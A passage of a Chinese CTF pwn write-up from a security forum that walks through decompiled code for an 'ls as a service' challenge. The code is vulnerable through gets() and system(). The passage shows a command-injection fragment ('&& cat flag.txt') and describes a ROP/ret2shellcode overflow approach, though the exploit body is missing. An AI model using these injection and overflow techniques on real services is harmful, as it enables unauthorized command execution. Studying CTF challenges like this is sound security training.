
exp

```
&& cat flag.txt
```


pwn5

是这5个简单题里比较有难度的，但是其实也没什么，打开ida的时候很容易就能发现是静态编译


main



```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  setvbuf(stdout, 2, 0, 0);
  while ( 1 )
    laas();
}
```



```
int laas()
{
  int result; // eax
  char s; // [esp+Bh] [ebp-Dh]

  puts("ls as a service (laas)(Copyright pending)");
  puts("Version 2: Less secret strings and more portable!");
  puts("Enter the arguments you would like to pass to ls:");
  gets(&s);
  if ( strchr(&s, 47) )
    result = puts("No slashes allowed");
  else
    result = run_cmd((unsigned int)&s);
  return result;
}
```



```
int __cdecl run_cmd(char a1)
{
  char v2; // [esp+6h] [ebp-12h]

  snprintf(&v2, 7, "ls %s", a1);
  printf("Result of %s:\n", (unsigned int)&v2);
  return system(&v2);
}
```

因为这里限制了ls xx
xx处的长度所以我们只能采取一个其他方法绕过，这里查看get栈溢出处可以发现这题的栈比较干净所以果断选择rop，又因为是静态编译的所以可以直接进行ret2sc具体还是

exp

总结

这部分题目总体不是很难，但是后面两个题是真的没什么思路，希望大佬能够出来教授一下。

点击收藏 | 0 关注 | 1

上一篇：Node.js 原型污染攻击的分析与利用 下一篇：某SRC站点从源码泄露到getshell

1. 1 条回复

iosm****@163.com 2019-03-09 12:05:31

pwn2 这里是改的two函吧？

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板